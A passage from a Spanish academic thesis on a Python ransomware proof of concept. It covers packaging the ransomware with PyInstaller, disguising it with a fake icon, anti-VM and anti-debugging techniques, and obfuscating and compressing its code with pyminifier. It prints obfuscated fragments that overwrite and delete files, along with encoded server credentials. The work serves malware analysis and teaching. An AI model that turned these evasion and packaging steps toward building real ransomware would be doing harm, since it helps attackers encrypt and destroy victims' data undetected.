- La geolocalización de la IP pública se resuelve en este caso en el equipo de la víctima.

- Para descifrar los ficheros del sistema se ha desarrollado una pequeña aplicación con una interfaz gráfica simple usando la librería Tkinter de Python, donde poder introducir o pegar (ilustración 24) desde el portapapeles la clave suministrada por el atacante y revertir el proceso de cifrado, restaurando el sistema a su origen previo a la infección.

- En caso de no utilizar servidor para recibir el fichero con la clave, será la propia víctima quien lo envíe por correo electrónico al atacante, si esta operación no la realiza el software, siguiendo las instrucciones de la nota de rescate.

Ilustración 24: Pegando la clave desde el portapapeles para descifrar

4.2. Generando ficheros ejecutables

Existen dos aplicaciones destacadas encargadas de empaquetar y generar ficheros ejecutables a partir de código fuente Python: Py2exe y PyInstaller. Para realizar este trabajo se ha elegido PyInstaller por su extensa documentación y opciones disponibles.

4.2.1. Py2exe

Es una extensión de la librería distutils, ya obsoleta (deprecated) y sustituida por setuptools [57]. En su última versión (py2exe 0.11.1.0) ya soporta el uso de setuptools. Permite crear, a partir de scripts en Python, ficheros autónomos ejecutables para Windows en versiones de 32 y 64 bits y en modo consola o modo GUI (Graphical User Interface). Tiene licencia dual MPL2 (Mozilla Public License 2) y MIT, dependiendo del componente.

4.2.2. PyInstaller

Empaqueta en una carpeta o fichero autónomo el intérprete de Python y todos los módulos necesarios y dependencias para el funcionamiento de la aplicación. Soporta desde Python 3.7 en adelante [58]. Es multiplataforma pero con la desventaja de que para que un ejecutable funcione en un determinado sistema operativo, el fichero debe ser generado en dicho sistema operativo. Es decir, si se quiere un ejecutable para Windows, hay que instalar la herramienta en Windows para crear el fichero.

Se distribuye bajo un sistema de licenciamiento dual, con GPL 2.0 y Apache 2.0 dependiendo del componente.

Dispone de multitud de opciones de configuración, entre ellas la posibilidad de utilizar compresión sobre ficheros ejecutables y módulos empleando la utilidad UPX, disminuyendo el tamaño del fichero resultante. Si UPX no se encuentra disponible se mostrará el mensaje informando de ello durante el procesamiento del comando. Requerirá la instalación del paquete. la librería UPX tiene licencia GPL. Si la librería está instalada se utiliza la compresión por defecto (ilustración 25).

Ilustración 25: Generando fichero ejecutable con compresión UPX

Otra característica interesante es el cifrado de los ficheros bytecode que se integran en

el ejecutable usando internamente el módulo tinyaes, aplicando una contraseña de 16 caracteres.

También podría añadirse un icono al fichero resultante con el parámetro -i, lo que sería de utilidad para el atacante para simular que se trata de un fichero legítimo de cualquier índole; un icono pdf no haría sospechar a un usuario medio de estar tratando con software malicioso. Como Windows por defecto oculta las extensiones de aplicaciones conocidas no vería la extensión real. Una práctica recomendable es mostrar todas las extensiones para evitar caer en el engaño, aunque esto no impediría que usase cualquier icono de aplicación ejecutable conocida, y obteniéndose el ransomware de fuentes no fiables, descargas de webs maliciosas, redes p2p, correos fraudulentos… simulando ser un ejecutable legítimo de una aplicación determinada, se caería fácilmente en la trampa.

Para crear el ejecutable utilizamos el intérprete de comandos llamando a la aplicación con los parámetros deseados. En este caso se quiere el empaquetado en un solo fichero (-F --onefile) y que elimine archivos temporales generados en la última llamada (--clean).

```
$ pyinstaller --onefile --clean ransomTFG.py
```

Esto dará como resultado una serie de carpetas y ficheros necesarios (ilustración 26). La carpeta “build” contendrá ficheros relacionados con la creación del ejecutable y la carpeta “__pycaché__” almacena un fichero bytecode. Por último crea un fichero de especificaciones con extensión .spec, que podrá modificarse parametrizando las opciones disponibles para una posterior ejecución. El ejecutable se encontrará en la carpeta

"dist". En el caso que nos ocupa, la creación de los ficheros ejecutables se realizará sobre ficheros de código fuente con toda la ofuscación previamente aplicada.

```
tfg@tfg-VirtualBox:~/pyinstaller$ ls -la
total 52
drwxrwxr-x  5 tfg tfg  4096 may  6 14:33 .
drwxr-xr-x 32 tfg tfg  4096 may  6 14:26 ..
drwxrwxr-x  3 tfg tfg  4096 may  6 14:33 build
drwxrwxr-x  2 tfg tfg  4096 may  6 14:33 dist
drwxrwxr-x  2 tfg tfg  4096 may  6 14:33 __pycache__
-rwxrwx---  1 tfg tfg 26984 abr 23 20:57 ransomTFG.py
-rw-rw-r--  1 tfg tfg  1004 may  6 14:33 ransomTFG.spec
```

Ilustración 26: Estructura de ficheros creada al ejecutar PyInstaller

Otra opción más amigable para generar los ejecutables con PyInstaller es utilizar la herramienta auto-py-to-exe, una interfaz gráfica de usuario desplegada en el navegador web que facilita el trabajo. Distribuida bajo licencia MIT (ilustración 27) [59].




Ilustración 27: Auto Py to Exe

5. Ingeniería inversa

Para identificar todo tipo de malware, los investigadores de seguridad hacen uso de la ingeniería inversa con el objetivo de desactivar esas nuevas amenazas que van apareciendo. Los grupos cibercriminales ponen mucho esfuerzo en realizar sus desarrollos y para que todo marche correctamente también es importante que desde el otro bando no puedan desbaratarle los planes.

En este capítulo se exploran técnicas que utilizan los ciberdelincuentes para dificultar el uso de la ingeniería inversa y evitar la detección de ficheros ejecutables como maliciosos. Conociendo las medidas implementadas por parte del atacante puede aplicarse la ingeniería inversa para revertir el proceso y conocer más acerca de las acciones que realiza el malware.

La ingeniería inversa sobre un binario sospechoso se puede descomponer en dos fases:

- Análisis estático: Se realizan escáneres para detectar una posible malignidad ya conocida mediante antivirus y otras aplicaciones, se intenta descifrar el código fuente, estudiar si existe empaquetado, ofuscación, compresión, librerías que se importan y funcionamiento previsto sin llegar a ejecutar el fichero. Herramientas como el servicio de VirusTotal, Yara y el antivirus ClamAV se prueban en este capítulo para comprobar la detección. Otras utilidades a tener en cuenta

utilizadas por la comunidad para este tipo de análisis son Ghidra, PEStudio, PEiD o Dependency Walker.

- Análisis dinámico: Se ejecuta el fichero en un entorno controlado con una serie de herramientas pasivas que monitorizan el comportamiento de los procesos, si existe inyección de código en ellos, se analiza la actividad de la red para comprobar conexiones remotas, la actividad sobre el registro (creación, eliminación o acceso a claves), la actividad sobre el sistema de ficheros (creación, acceso, modificación o eliminación de ficheros). Se pueden utilizar herramientas del paquete Sysinternals de Microsoft como System Explorer y System Monitor, junto con depuradores (debuggers) de código ensamblador como x64dbg o OllyDbg para analizar código binario, dándonos una visión de qué es exactamente lo que ocurre en tiempo de ejecución. Los ciberdelincuentes intentarán evitar el uso de la ingeniería inversa sobre sus creaciones mediante técnicas anti-vm, técnicas anti-debugging y dificultando el desensamblado y el descompilado mediante ofuscación, compresión y otras técnicas.

5.1. Técnicas anti-máquina-virtual (anti-vm)

Los investigadores relacionados con la seguridad informática realizan su trabajo sobre entornos controlados que habitualmente están basados en el uso de máquinas virtuales por su funcionalidad. Posibilitan tener un estado de inicio al que retornar una vez se han realizado análisis dinámicos sobre cualquier software malicioso. Este conocimiento lo utilizan los ciberdelincuentes para aplicar técnicas a sus creaciones que eviten la posibilidad de realizar estos análisis, impidiendo así la ingeniería inversa y protegiendo sus desarrollos para seguir siendo funcionales y prolongar la vida útil del malware.

Si el software detecta que se está ejecutando sobre una máquina virtual no realiza ninguna operación y termina su procesamiento, por lo que el analista no podría sacar nada en claro en este análisis dinámico. Para ello se emplean varias técnicas [60]:

- Consulta de CPU: Los hipervisores (hypervisor) o monitores de máquinas virtuales (VMM) pueden identificarse mediante una consulta a CPUID, una instrucción de la arquitectura de la CPU. Si el resultado coincide con los modelos utilizados por los hipervisores es indicativo que se está dentro de una máquina virtual. Puede evitarse esta detección cambiando parámetros de configuración de cada máquina virtual utilizada.

- Consulta de direcciones MAC: Los proveedores de máquinas virtuales permiten utilizar tarjetas de red virtualizadas. Conociendo las MAC que suelen usarse en cada uno de ellos, donde una parte de la dirección se reserva para el proveedor, se realizan consultas como *wmic nic list* para enumerar las tarjetas disponibles y localizar si se están utilizando tarjetas virtualizadas y por tanto saber que se encuentra en una máquina virtual. Modificando estas direcciones MAC podría solucionarse.

- Búsqueda de procesos: Consultando los procesos del sistema en ejecución pueden localizarse algunos comunes que identifican estar bajo una máquina virtual.

- Búsqueda de claves de registro: El registro de Windows también mantiene claves que identifican estar sobre una máquina virtual. Consultar el registro para

detectar estas claves permite conocer si se está ejecutando en una máquina virtual.

- Búsqueda de ficheros: Existen ficheros en el equipo que están relacionados con el uso de máquinas virtuales, como algunas librerías compartidas (ficheros dll). Localizarlos es indicativo que el sistema está montado sobre una máquina virtual.

5.2. Técnicas anti-depuración (anti-debugging)

Los depuradores son imprescindibles para los desarrolladores de aplicaciones, que los usan para el fin por el que fueron creados, aunque también son utilizados para la ingeniería inversa. Un ciberdelincuente emplea este tipo de software para buscar vulnerabilidades en el código de una aplicación legítima, romper el licenciamiento, realizar modificaciones…

En el campo del malware se utilizan técnicas para dificultar a los analistas de seguridad el uso de estos depuradores sobre los binarios maliciosos. Si se detecta que un depurador es el que ha lanzado el proceso, el malware no realiza ninguna acción y termina su ejecución.

Métodos clásicos y de poca complejidad se basan en la API de Windows, utilizando funciones como *IsDebuggerPresent* o *CheckRemoteDebuggerPresent*, que resultan fáciles de eludir por parte de los analistas. Otros métodos utilizan consultas a unas determinadas banderas (flags), se apoyan en el tratamiento de excepciones o calculan el

tiempo estimado de ejecución de instrucciones para detectar si un depurador (debugger) está presente [61].

Existen unas estructuras de datos localizadas en una sección de memoria denominada PEB (Process Environment Block) que contienen información acerca de las variables de entorno, módulos cargados por el proceso, direcciones en memoria, y donde poder consultar si existe depuración sobre el proceso [62].

.

En resumen, si el analista comprueba el código desensamblado y ve ciertas direcciones de memoria e instrucciones relacionadas con el PEB puede tener la certeza de que el malware estudiado utiliza este tipo de técnicas, que también pueden sortearse aplicando ciertas soluciones. No se va a profundizar más en este tipo de técnicas por su extensión.

5.3. Ofuscando

Se trata de aplicar técnicas al código fuente, código intermedio (bytecodes) o código máquina (cuando la aplicación se encuentra compilada o en formato binario) para tratar de ocultar su funcionamiento, dificultando el análisis mediante ingeniería inversa para acercarse al código fuente original [63].

En caso de aplicar ofuscación a software malicioso, lo que se pretende es dificultar la ingeniería inversa estática, que no sea fácil dar con las partes del código esenciales a partir del análisis de ejecutables sospechosos, poder alertar de una posible malignidad y buscar posibles soluciones a un hipotético daño causado.

Por otro lado, las firmas estáticas utilizadas por los antivirus para detectar este tipo de software se basan en secuencias de bytes específicas en el binario, por lo que las

técnicas de ofuscación comprometen la detección, permaneciendo el malware en la clandestinidad hasta que aparece en escena y llega a identificarse [64].

Las técnicas empleadas más reseñables son:

- Técnicas de ofuscación del diseño: Utilizadas en lenguajes orientados a objetos, como unión o división de clases y tipos ocultos, usados para oscurecer el funcionamiento del programa.

- Técnicas de ofuscación de datos: Son las más comunes, se aplican numerosas transformaciones a todos los elementos que componen el código, variables, constantes, funciones; cambios en la codificación, separación de variables, generación de nuevos identificadores, caracteres en lenguajes no latinos... el resultado es un código ilegible.

- Técnicas de ofuscación de flujo de control: Se basan en alterar el flujo de ejecución del programa, añadiendo código sin funcionalidad, cambiando saltos condicionales por bloques de código, sustituyendo llamadas a un método por el código del mismo… estas técnicas pueden dificultar enormemente la labor del analista.

- Técnicas de ofuscación de instrucciones: Sustituyen instrucciones originales por otras funcionalmente similares pero de mayor complejidad.

- Técnicas de ofuscación de layout: Oscurecen y alteran la estructura léxica con el renombrado de variables, eliminando información del depurador… suelen complementar a técnicas de ofuscación de datos.

- Técnicas de ofuscación con virtualización de código: Se reemplazan instrucciones del programa por instrucciones virtuales menos conocidas, siendo traducidas a código de la máquina nativa en tiempo de ejecución. Una de las técnicas más utilizadas es la ofuscación por máquinas virtuales de proceso, donde un proceso virtual se encarga de la traducción del código virtual en código máquina. Un ejemplo de máquina virtual de proceso sería Java.

Siendo Python un lenguaje interpretado, el compilador generará código intermedio (bytecodes) sensible también a la ingeniería inversa. Las técnicas de ofuscación intervendrán de igual manera, provocando que los descompiladores generen código ilegible o difícil de interpretar.

Existen muchas aplicaciones o librerías específicas para cada lenguaje de programación que llevan a cabo este cometido; este trabajo se centra en Python. Se han probado herramientas de software libre como pyminifier, opy o pyobfuscate. Otras existentes son pyconcrete, Intensio-Obfuscator, OBFAU3 (Autoit-Obfuscator). Como soluciones comerciales se citan pyarmor, oxyry o cryptolens.

5.3.1. Pyminifier

Se basa en técnicas de layout y técnicas de ofuscación de datos. Software bajo licencia GPL 3.0 [65]. Se puede configurar el nivel de alcance sobre el código utilizando determinados parámetros. Entre ellos podemos elegir ofuscar independientemente o en su conjunto:

- variables definidas por el usuario.

- funciones definidas por el usuario e importadas de otros módulos.

- builtins: Son una serie de funciones y tipos, junto con un pequeño número de constantes incorporadas, incluidas en el intérprete de Python y que residen en el espacio de nombres de primer nivel, estando siempre disponibles sin necesidad de importar ningún módulo. Algunos ejemplos son open(), str(), len(), True, False, None...

- librerías y métodos importados.

En la práctica, una vez realizado el procedimiento suelen aparecer errores, por lo que es conveniente ir ofuscando el código por partes en lugar de forzar una ofuscación completa. Un ejemplo podría apreciarse cuando aplicamos este método en las pruebas de concepto implementadas:

Se generan errores que con detenimiento se pueden solventar y continuar con la ofuscación del resto del código. Con el siguiente comando obtenemos el código ofuscado al completo (parámetro -O --obfuscate):

```
$ pyminifier -O --replacement-length=20 -o ransomOFUS.py ransomTFG.py
```

Se aprecia un error en la ofuscación de variables, señalados en las ilustraciones 28 y 29, al no convertir CA_STRING por su nuevo identificador, por lo que se ha de sustituir para solucionar el error, siendo esto posible ya que conocemos dónde se asigna esta variable, justo una línea por encima, donde encontraremos el nuevo identificador que ha de intercambiarse en la ocurrencia de CA_STRING.

```
49  context=ssl.create_default_context()
50  context.check_hostname=False
51  CA_STRING='-----BEGIN CERTIFICATE-----\n''MIIDnTCCAoWgAwIBAgIUdoFAkuaBIRI2uIgdYiqq6gfuUeQwDQYJKoZIhvcNA
52  context.load_verify_locations(cadata=CA_STRING)
53  uServidor=b'dXNlcg=='
54  claveServidor=b'cm9vdA=='
55  dirServidor=b'L2hvbWUvdXNlci9TZXJ2aWRvclRGRy9ET0NVTUVOVE9TLw=='
56  inicio=0
```

Ilustración 28: Ejemplo de errores en ofuscación - Código previo

```
93  stvYpokclhDgIPbJGHAQ=6666
94  stvYpokclhDgIPbJGHAX=stvYpokclhDgIPbJGHwX()
95  stvYpokclhDgIPbJGHAX.check_hostname=stvYpokclhDgIP
96  stvYpokclhDgIPbJGHAz='-----BEGIN CERTIFICATE-----\
97  stvYpokclhDgIPbJGHAX.load_verify_locations(cadata=CA_STRING)

CA_STRING: Any
"CA_STRING" is not defined Pylance(reportUndefinedVariable)
Ver el problema   Corrección Rápida (Ctrl+.)
```

Ilustración 29: Ejemplo de errores en ofuscación - Código ofuscado

Otro ejemplo donde aparece un error ocurre en la ofuscación de la importación de módulos (ilustración 30). En este caso el error se muestra cuando intentamos ejecutar el código, durante la compilación a bytecode. El módulo webbroser hace uso del método open(), que ha sido ofuscado; esto no ocurre en otros métodos, que no llegan a modificarse. El intérprete no lo reconoce y falla la compilación.

```
54  stvYpokclhDgIPbJGHwx=requests.get
55  import webbrowser                    stvYpokclhDgIPbJGHwf: Any
56  stvYpokclhDgIPbJGHwC=webbrowser.stvYpokclhDgIPbJGHwf
57  import binascii
58  stvYpokclhDgIPbJGHwe=binascii.hexlify
```

Ilustración 30: Ejemplo de errores en ofuscación - Ofuscación método webbrowser.open

la cadena *open* (ilustración 31) se utiliza en otras partes del código, como por ejemplo para abrir un fichero. En este caso no genera errores por ser una función built-in, el compilador de bytecode lo reconoce, no siendo así en la importación del módulo webbrowser.

Ilustración 31: Ejemplo de errores en ofuscación - Sustitución cadena open

Para solucionarlo se modifica la línea de código intercambiando la cadena por el literal open (ilustración 32). Es por ello que resulta más adecuada una ofuscación por partes para ir corrigiendo posibles incidencias en lugar de usar el parámetro -O (--obfuscate), que daría lugar a una ofuscación completa y más compleja a la hora de resolver ciertos errores.




Ilustración 32: Ejemplo de errores en ofuscación - Solución webbrowser.open

Otro apunte a tener en cuenta es el uso del parámetro --replacement-length, que toma por defecto el valor 1. Indica la longitud de los nombres aleatorios creados para ocultar los identificadores. Hay que evitar elevarlo a más de 50 caracteres, generando errores y un funcionamiento inesperado. Un término medio es más aceptable. Si por ejemplo se define en 20 caracteres, el código resultará bastante ilegible (ilustración 33).

Si se quiere revertir el proceso y aplicar la ingeniería inversa, siendo algo muy tedioso, habría que comenzar desde el inicio del código e ir sustituyendo cada una de las asignaciones, recorriendo todo el desarrollo, con especial atención de no cometer errores en ello, para ir desvelando el resto del código. Con identificadores de 20 caracteres resulta más sencillo no cometer errores puesto que es más complicado encontrar

coincidencias de esos identificadores que no hayan de ser intercambiados por el valor de la asignación principal. En contra de lo que parece a simple vista, a mayor longitud de los identificadores más sencilla resulta la tarea, pudiendo ser algo trivial.


```
def mtvQslDbKncPEjaWXSRd(archivo:mtvQslDbKncPEjaWXSgN,mtvQslDbKncPEjaWXSou:mtvQslDbKncPEjaWXSgz)->mtvQs
 mtvQslDbKncPEjaWXSTB=mtvQslDbKncPEjaWXSgq
 try:
  with mtvQslDbKncPEjaWXSgU(archivo,'w+')as a:
   a.write('0'*mtvQslDbKncPEjaWXSou)
  mtvQslDbKncPEjaWXSoB(archivo)
  mtvQslDbKncPEjaWXSTB=mtvQslDbKncPEjaWXSge
 except:
  pass
 return mtvQslDbKncPEjaWXSTB
def mtvQslDbKncPEjaWXSRG(ruta:mtvQslDbKncPEjaWXSgN)->mtvQslDbKncPEjaWXSgY('str'):
 mtvQslDbKncPEjaWXSof=[]
 for mtvQslDbKncPEjaWXSoJ,directorios,archivos in mtvQslDbKncPEjaWXSoU(ruta):
  for a in archivos:
   if a.endswith(mtvQslDbKncPEjaWXSTI):
    mtvQslDbKncPEjaWXSof.append(mtvQslDbKncPEjaWXSoN.abspath(mtvQslDbKncPEjaWXSoN.join(mtvQslDbKncPEja
 mtvQslDbKncPEjaWXSoM=mtvQslDbKncPEjaWXSTR+mtvQslDbKncPEjaWXSRT(mtvQslDbKncPEjaWXSRH)
 try:
  with mtvQslDbKncPEjaWXSgU(mtvQslDbKncPEjaWXSoM,'w')as f:
   for a in mtvQslDbKncPEjaWXSof:
    f.write(a+'\n')
 except:
```

Ilustración 33: Ofuscación con identificadores de 20 caracteres de longitud

Si se define la longitud por defecto con un solo carácter, el código aparentemente se muestra más legible, pero en realidad desvelar el texto en claro supone mayor sacrificio y un análisis más profundo de qué es lo que se está haciendo, se necesita mayor precisión y más agudeza por parte del analista. El mismo fragmento de código pero con una longitud de 1 en lugar de 20 caracteres se muestra en la ilustración 34.


Si se comienza con el procedimiento de revelación del código ofuscado, se aprecia que realizar una búsqueda de una variable, como ejemplo la de valor ofuscado 'Q' (Q=1) para sustituir el código en las coincidencias, 232 en este caso (ilustración 35), es impracticable por el alto número de colisiones; en este escenario la suspicacia y conocimiento del analista es primordial, ¿dónde se ha de intercambiar Q por el valor 1? ¿la Q encontrada forma parte de una cadena codificada en Base64? ¿o es una

variable?... Debido al alto número de identificadores ofuscados y de la longitud del texto se convierte en una ardua tarea, aunque posible de resolver.



```
196  def qt(archivo:So,qG:SD)->SX:
197   r=Sw
198   try:
199    with SW(archivo,'w+')as a:
200     a.write('0'*qG)
201    qI(archivo)
202    r=SC
203   except:
204    pass
205   return r
206  def qH(ruta:So)->ST('str'):
207   qd=[]
208   for qz,directorios,archivos in qf(ruta):
209    for a in archivos:
210     if a.endswith(K):
211      qd.append(qU.abspath(qU.join(qz,a)))
212   qh=x+qW(S)
213   try:
214    with SW(qh,'w')as f:
215     for a in qd:
216      f.write(a+'\n')
217   except:
```

Ilustración 34: Ofuscación con identificadores de 1 carácter de longitud



```
99   j=b'cm9vdA=='
100  t=b'L2hvbWUvdXNlci9TZXJ2aWRvclRGRy9ET0NVTUVOVE9TLw=='
101  H=0
102  Q=1
103  K=('txt','jpg')
104  i=('Program Files','Program Files (x86)','Windows','$Recycle.Bin','AppData','logs','/usr','/Library/','
105  A=b'LnJhbnNvbVRGRw=='
106  l=b'cmFuc29tVEZHLmh0bWw='
107  p=64*1024
108  U=b'QVRFTkNJT04gREFUT1MgRU5DUklQVEFET1M='
```

Ilustración 35: Ocurrencias del identificador ofuscado Q

Un paso más a la hora de dificultar el trabajo consistiría en aplicar el parámetro --nonlatin que usaría caracteres non-latin (unicode) para la ofuscación (ilustración 36). Este parámetro solo está disponible para versiones de Python 3 en adelante. El resultado para quien no conozca estas lenguas se asemeja más a un jeroglífico, pero no debe intimidar al forense que aún con mucho trabajo puede desvelar el código original.




Ilustración 36: Ofuscación con caracteres non-latin

Llegados a este punto ni el editor de código fuente puede reconocer la gramática de los scripts, los errores de sintaxis son ya mayoría e insalvables (ilustración 37), pero la generación del fichero ejecutable con el cogido ofuscado y su posterior lanzamiento dan un resultado satisfactorio.

Ilustración 37: Errores de sintaxis del código ofuscado

Y una última capa de ofuscación usando esta aplicación consiste en añadir compresión al código, existiendo varias alternativas: --bzip2, --gzip y --lzma funcionan para scripts autónomos (standalone), generando un script de Python autoejecutable comprimiendo el código con el estándar indicado. Por otro lado se ofrece el parámetro --pyz, que comprime en zip todos los módulos pasados como parámetros creando un solo fichero con extensión .pyz

El inconveniente de utilizar este método es que la compresión se aplica a la salida generada por el comando pyminifier, por lo que si existen errores al aplicar la ofuscación, como ya se ha explicado anteriormente, el resultado no será válido, no podremos modificarlo por estar comprimido y su ejecución no será satisfactoria. Una alternativa sería implementar manualmente el código para comprimir el fichero deseado; si se analiza el módulo compression.py del paquete pyminifier, se conocen las librerías utilizadas para cada tipo de compresión y el código del procedimiento, por lo que puede desarrollarse la funcionalidad con esta información.

Como ejemplo, en la ilustración 38 se muestra el código para comprimir en gzip y generar el script autoejecutable, utilizando la librería zlib y codificación base64. El parámetro --bzip2 usa la librería bz2, y --lzma se apoya en la librería lzma. Por último, la opción --pyz importa la librería zipfile.

Se puede generar la cadena codificada en base64 y comprimida, equivalente al código ofuscado, con un script que implemente la misma funcionalidad (ilustración 39).

El resultado del fichero ofuscado y comprimido por pyminifier aparece en la ilustración 40. Para desvelar el código por ingeniería inversa hay que revertir todo el proceso. Si el forense o analista de seguridad encuentra estas instrucciones en un fichero ejecutable una vez descompilado y desensamblado, puede suponer que se ha utilizado pyminifier, como ocurre en otros tipos de software malicioso que lo han empleado en sus componentes, como por ejemplo es el caso del malware Machete, que hace uso de pyobfuscate y pyminifier [67].

```
78  def gz_pack(source):
79      """
80      Returns 'source' as a gzip-compressed, self-extracting python script.
81
82      .. note::
83
84          This method uses up more space than the zip_pack method but it has the
85          advantage in that the resulting .py file can still be imported into a
86          python program.
87      """
88      import zlib, base64
89      out = ""
90      # Preserve shebangs (don't care about encodings for this)
91      first_line = source.split('\n')[0]
92      if analyze.shebang.match(first_line):
93          if py3:
94              if first_line.rstrip().endswith('python'): # Make it python3
95                  first_line = first_line.rstrip()
96                  first_line += '3' #!/usr/bin/env python3
97          out = first_line + '\n'
98      compressed_source = zlib.compress(source.encode('utf-8'))
99      out += 'import zlib, base64\n'
100     out += "exec(zlib.decompress(base64.b64decode('"
101     out += base64.b64encode(compressed_source).decode('utf-8')
102     out += "')))\n"
103     return out
```

Ilustración 38: Código de Pyminifier para comprimir en gzip [66]

```
1   # Ejemplo para comprimir manualmente un fichero ofuscado una vez solucionado
2   # posibles errores generados por pyminifier
3
4   import zlib, base64
5
6   # Abrimos el fichero, una vez ofuscado, que queremos comprimir
7   fichero = open('ransomB.py','rb')
8   # Codificamos en utf-8 retornando string
9   codigo = fichero.read().decode('utf-8')
10  # convertimos a binario con formato utf-8
11  codigoBin = codigo.encode('utf-8')
